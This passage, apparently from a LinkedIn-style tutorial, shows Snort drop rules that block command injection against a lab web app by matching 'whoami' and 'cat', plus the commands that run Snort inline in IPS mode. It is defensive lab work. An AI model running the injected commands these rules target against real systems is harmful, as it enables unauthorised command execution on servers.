drop tcp any any -> 172.20.25.16 80 (msg:"Command Injection detected 2"; content:"whoami"; sid: 1000003; rev: 1;)
drop tcp any any -> 172.20.25.16 80 (msg:"Command injection detected 3"; content:"cat"; sid: 1000004; rev: 2;)
```

Activate snort in IPS mode:

```
sudo snort -c /etc/snort/snort.conf -q -Q --daq afpacket -i ens33:e
```

4 · / Comment

 Like

 Comment

ens33:

 4 · / Comment

 Like

 Comment

ens37:

```
codewind@codewind-virtual-machine:~$ sudo snort -c /etc/snort/snort.conf -q -Q --daq afpacket -i ens33:ens37 -A console
```

 4 · / Comment

 Like

 Comment


Let's launch our attack.

Ping a device

Enter an IP address:

Submit

As you can see, the packet is dropped.



Divyanshu Maurya

1m



Vice captain @DND || Cybersecurity enthusiast || Member of Udaan Aeromodelling Club || HIS Core team

Very helpful

Like · Reply

To view or add a comment, [sign in](#)

More articles by Nguyen N.



Feb 5, 2023

Personal philosophy on life

3 · 1 Comment



Feb 5, 2023

Personal Careers Goals

4 · 1 Comment

Like

Comment